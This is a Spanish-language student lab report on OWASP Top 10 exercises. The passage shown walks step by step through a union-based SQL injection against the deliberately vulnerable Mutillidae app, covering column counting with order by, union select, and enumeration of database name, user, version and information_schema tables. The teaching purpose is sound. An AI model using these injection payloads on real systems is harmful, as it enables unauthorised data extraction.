

Laboratorios Owasp top 10

Fabian Camilo Garzón Cative

Universidad de Cundinamarca

Extensión Chía

Línea de profundización III

Junio 2023

Tabla de contenidos

Introducción.....	3
Objetivos	4
Objetivo general	4
Objetivos específicos	4
SQL INJECTION.....	5
GET	5
Blind.....	16
SQLMAP	31
XSS (Cross Site Scripting).....	38
Reflected	38
XSS Stored.....	48
BEEF	58
A4 Diseño Inseguro	67
Lab: Excessive trust in client-side controls.....	67
A5 Configuración incorrecta de seguridad.....	76
A6 Componentes vulnerables y obsoletos	80
Conclusiones	95

Introducción

En el siguiente trabajo se continuará la parte del A3 del owasp top 10 y se avanzará hasta el A6, por ello el trabajo tiene cinco divisiones. En la primera parte, como se mencionó se hará la continuación del sql injection pero ahora en get y el blind, para ello se seguirá utilizando el Kali Linux y el metasploitable en el framework del dvwa.

En la segunda parte, se hará el cross site scripting, esto es inyección de código también, pero en javascript, se usará Kali Linux y metasploit en el framework de dvwa, existen 3 opciones de xss que son el reflejado, guardado y doom, sin embargo, este último no será usado en este documento.

En la tercera parte se hará un laboratorio para ver lo peligroso que es hacer un diseño inseguro en una página, el laboratorio se hace en la página de portswigger, se usa Kali Linux y el burpsuite.

En la cuarta parte el laboratorio que se hará implica la seguridad de la página, ya que se pueden encontrar vulnerabilidades a través de los posibles puertos abiertos con los que se cuenten y de este modo vulnerarlos, para este laboratorio se utiliza Kali Linux y bWAPP.

En la última parte del trabajo se hará un laboratorio utilizando una vulnerabilidad de seguridad en el certificado ssl usando el exploit Heartbleed, se utiliza Kali Linux y Bwapp.

Objetivos

Objetivo general

- Realizar diferentes prácticas para cada una de las vulnerabilidades en las páginas según el owasp top 10 2021.

Objetivos específicos

- Preparar las máquinas virtuales que sean necesarias según cada laboratorio.
- Descubrir las vulnerabilidades existentes en cada una de las prácticas.
- Pensar en posibles soluciones para que estas vulnerabilidades no sean explotadas.

SQL INJECTION

GET

En el mutillidae dirigirse a Owasp top 10, A1 Injection, SQLI - Extract Data, User info; esto se realiza para que dirija a una página dentro de mutillidae configurada para poder realizar la inyección de código SQL a través de la URL del sitio.




Imagen 1. Ubicación del user info

A continuación, colocar un usuario y una contraseña, en este caso prueba con contraseña prueba también, y dar clic en view account details. Al hacer esto el sitio mostrará en la parte de abajo un resultado donde se dan los detalles de lo que se envió a ese formulario.

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)




Imagen 2. Usuario prueba



Back

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for . 1 records found.

Username=prueba
Password=prueba
Signature=




Imagen 3. Resultado del view account details

Ahora se busca mediante modificaciones a la URL, obtener datos sensibles de la base de datos owasp10 que fue configurada en el mutillidae. Para ello, en la primera modificación que se

hará es colocar después de username=prueba, colocar una comilla sencilla seguida de order by 1 %23, así se realiza la inyección de código en la URL.




Imagen 4. Primera inyección de código

Al oprimir enter, el resultado que arrojará será el mismo que se había visto en un principio.




Imagen 5. Resultado primera inyección de código

Ahora se va a cambiar el 1 por un 10000, esto para ver si arroja resultados, el objetivo es hallar la cantidad de columnas que tiene la base de datos.




Imagen 6. Segunda inyección de código

Al colocar esa cantidad tan alta, la página dará error para indicar que la cantidad es demasiado alta para esa base de datos.




Imagen 7. Resultado de la segunda inyección de código

Ahora se hará una prueba con una cantidad más pequeña, en este caso se hará de 10.




Imagen 8. Tercera inyección de código

Al colocar 10, también será una cantidad demasiado grande y por ello arrojará el mismo error mencionado anteriormente.




Imagen 9. Resultado tercera inyección de código

Al ver que sigue siendo una cantidad muy grande, se probará con 5.




Imagen 10. Cuarta inyección de código

Al hacer esto, ya no arrojará el error y mostrará nuevamente el usuario y contraseña que se ingresaron al principio, esto indica que la cantidad se encuentra en el rango de posibles

columnas. Al cambiarlo por un 6 vuelve y arroja el error, por lo que la cantidad para esta base de datos es de 5.




Imagen 11. Resultado cuarta inyección de código.

Ahora se van a hallar cuales de esas 5 columnas de la base de datos son vulnerables, para ello después de prueba seguido de la comilla sencilla, se cambia el order by por un unión select y se colocan la cantidad de columnas halladas, cada una debe estar separada por comas, finalmente el %23 se deja tal cual.




Imagen 12. Quinta inyección de código

El resultado que arroja la página es el usuario y contraseña que se ingresó al principio, pero con la diferencia de que abajo aparecerán las columnas 2, 3 y 4, esto significa que esas son las columnas que se pueden vulnerar y obtener información de ellas.




Imagen 13. Resultado quinta inyección de código.

Ahora mediante la siguiente inyección de código se buscará saber el nombre de la base de datos, el usuario de esa base de datos y la versión sobre la cuál está montada la base de datos. Para ello se cambia el 1,2,3,4,5 del anterior paso y se coloca 1,database(),user(),versión(),5. Se realiza de este modo ya que según el anterior paso, lo que podemos modificar esta en las columnas 2,3,4.




Imagen 14. Sexta inyección de código

Al hacer esto, el resultado que arroja es lo que se quería obtener, la base de datos, el usuario y la versión.




Imagen 15. Resultado sexta inyección de código

Ahora se van a hallar las tablas de esa base de datos, para ello cambiamos las columnas 2 y 3 y se coloca lo siguiente 1,table_name,null,null,5 from information_schema.tables%23&password=prueba&user-info-php-submit-button=View+Account+Details




Imagen 16. Séptima inyección de código

El resultado que envía la página son todas las tablas que tiene esa base de datos.




Imagen 17. Resultado séptima inyección de código

Ahora la idea es hallar únicamente las tablas de la base de datos owasp10, entonces se deja todo tal cual, pero después de from information_schema.tables se coloca lo siguiente where table_schema='owasp10' y se deja el %23.




Imagen 18. Octava inyección de código

El resultado que arroja son las tablas de la base de datos owasp10 y son 7.

